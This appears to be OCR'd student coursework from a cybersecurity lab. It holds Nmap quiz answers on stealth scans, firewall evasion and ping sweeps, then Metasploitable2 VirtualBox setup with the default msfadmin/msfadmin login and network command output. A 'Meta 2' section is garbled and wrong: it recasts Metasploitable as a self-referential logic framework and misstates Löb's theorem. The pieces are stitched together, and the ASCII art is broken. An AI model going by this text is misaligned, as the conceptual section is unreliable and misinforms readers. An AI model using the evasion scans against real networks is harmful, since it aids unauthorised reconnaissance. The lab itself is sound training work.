

Answer the questions below
Which of the three shown scan types uses the URG flag?
xmas
✓ Correct Answer
Why are NULL, FIN and Xmas scans generally used?
Firewall Evasion
✓ Correct Answer
Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?
Microsoft Windows
✓ Correct Answer



Answer the questions below
How would you perform a ping sweep on the 172.16.x.x network (Netmask: 255.255.0.0) using Nmap? (CIDR notation)
nmap -sn 172.16.0.0/16
✓ Correct Answer
Hint


Answer the questions below
What language are NSE scripts written in?
Lua
✓ Correct Answer
Which category of scripts would be a very bad idea to run in a production environment?
intrusive
✓ Correct Answer


What optional argument can the ftp-anon.nse script take?
maxlist
✓ Correct Answer


Search for "smb" scripts in the /usr/share/nmap/scripts/ directory using either of the demonstrated methods.
What is the filename of the script which determines the underlying OS of the SMB server?
smb-os-discovery.nse
✓ Correct Answer
Read through this script. What does it depend on?
smb-brute
✓ Correct Answer
Hint


Answer the questions below
Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the -Pn switch?
ICMP
✓ Correct Answer
[Research] Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?
--data-length
✓ Correct Answer



LAB 10 – META 2

Meta 2 is a conceptual framework that builds on first-order theories by introducing higher-level structures, abstractions, or self-referential mechanisms. Here's a structured breakdown in bullet points:

Core Concept


- Meta 2 extends **Meta 1 (first-order meta-theory)** by incorporating **self-reference, recursion, and hierarchical abstraction**.
- It allows theories to reason about **themselves** and their underlying assumptions.

Key Principles

- **Self-Reflection:** The theory can analyse its own structure and correctness.
- **Recursion & Hierarchy:** Supports multi-layered reasoning, where a theory applies to itself.
- **Abstraction & Generalization:** Moves beyond concrete objects to study patterns and structures in theories.

Applications

- **Mathematical Logic & Computability:** Used in Gödel's incompleteness theorems and recursive function theory.





- **Artificial Intelligence & Machine Learning:** Helps in **meta-learning** where models learn how to learn.
- **Cybersecurity & Cryptography:** Found in protocol verification and self-adaptive security frameworks.
- **Philosophy & Epistemology:** Examines the limits of knowledge and self-referential paradoxes.


Examples


- **Gödel's Incompleteness Theorems:** Demonstrates that a system cannot prove its own consistency.
- **Löb's Theorem:** A formal system proving the probability of a statement leads to proving the statement itself.
- **Reflective AI Systems:** AI that evaluates and adapts its own learning algorithms.


1. Setting up meta2:-




meta2 - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Devices
Controller: IDE
Empty
Controller: SATA
meta2.vdi
Attributes
Hard Disk:
SATA Port 0
Solid-state Drive
Hot-pluggable
Information
Type (Format): Normal (VDI)
Virtual size: 20.00 GB
Actual size: 2.00 MB
Storage details: Dynamically allocated stor...
Location: D:\Documents\CSF Lab\m...
Attached to: meta2
Encryption key: --
Audio
OK
Cancel
Help
Preview
meta2
Choose/Create a Virtual Hard Disk...
Choose a Disk File...


meta2 - Settings
Please choose a virtual hard disk file
CSF Lab
Metasploitable2-Linux
Search Metasploitable2-Linux
Organize
New folder
Scans
This PC
3D Objects
C:\
Desktop
Documents
Music
Pictures
Videos
Local Disk (C:)
New Volume (D:)
Name
Date modified
Metasploitable
20/05/2012 15:01
File name: meta2
All virtual hard disk files (*.vmdk
Open
Cancel
Search settings
USB


Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
Name:
Intel(R) Dual Band Wireless-AC 8265
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Deny
MAC Address:
08002751FCAD
Cable Connected
Serial Ports
Port 1
Port 2
Port 3
Port 4
OK
Cancel
Help


meta2 - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
Name:
Intel(R) Dual Band Wireless-AC 8265
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Deny
MAC Address:
0800275AC362
Cable Connected
Serial Ports
Port 1
Port 2
Port 3
Port 4
OK
Cancel
Help

```
 * Starting periodic command scheduler crond                            [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                             [ OK ]
 * Starting web server apache2                                          [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                       [ OK ]

                _                  _       _ _                 _             _       _     ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password: _
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Mar 27 03:39:34 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
Select Command Prompt

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : DDN.UPES.AC.IN
   Link-local IPv6 Address . . . . . : fe80::c1d5:8220:fd17:b24f%19
   IPv4 Address. . . . . . . . . . . : 10.12.62.248
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.12.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

```
Interface: 192.168.56.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.12.62.248 --- 0x13
  Internet Address      Physical Address      Type
  10.12.1.1             54-77-8a-93-44-53     dynamic
  10.12.8.35            f2-8a-5a-6a-69-20     dynamic
  10.12.87.2            e0-d4-e8-36-ff-6a     dynamic
  10.12.255.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
Command Prompt

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : DDN.UPES.AC.IN
   Link-local IPv6 Address . . . . . : fe80::c1d5:8220:fd17:b24f%19
   IPv4 Address. . . . . . . . . . . : 10.12.62.248
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.12.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

```
Interface: 192.168.56.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.12.62.248 --- 0x13
  Internet Address      Physical Address      Type
  10.12.1.1             54-77-8a-93-44-53     dynamic
  10.12.8.35            f2-8a-5a-6a-69-20     dynamic
  10.12.87.2            e0-d4-e8-36-ff-6a     dynamic
  10.12.255.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.45.41  netmask 255.255.255.0  broadcast 192.168.45.255
        inet6 fe80::a00:27ff:fe51:fcad  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:51:fc:ad  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 1104 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3830 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:91:80:23  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Ping 192.168.45.41

```
Pinging 192.168.45.41 with 32 bytes of data:
Reply from 192.168.45.41: bytes=32 time<1ms TTL=64
Reply from 192.168.45.41: bytes=32 time<1ms TTL=64
Reply from 192.168.45.41: bytes=32 time<1ms TTL=64
Reply from 192.168.45.41: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.45.41:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Arp -a

```
Interface: 192.168.56.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.45.228 --- 0x13
  Internet Address      Physical Address      Type
  192.168.45.41         08-00-27-51-fc-ad     dynamic
  192.168.45.110        fe-9a-fe-37-a4-61     dynamic
  192.168.45.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
    link/ether 08:00:27:5a:c3:62 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fe5a:c362/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5a:c3:62
          inet addr:192.168.45.174  Bcast:192.168.45.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:4175:6207:a00:27ff:fe5a:c362/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe5a:c362/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:720903 (704.0 KB)  TX bytes:6682 (6.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42153 (41.1 KB)  TX bytes:42153 (41.1 KB)

msfadmin@metasploitable:~$
```



```
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |_  | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | __| | |/ __| |
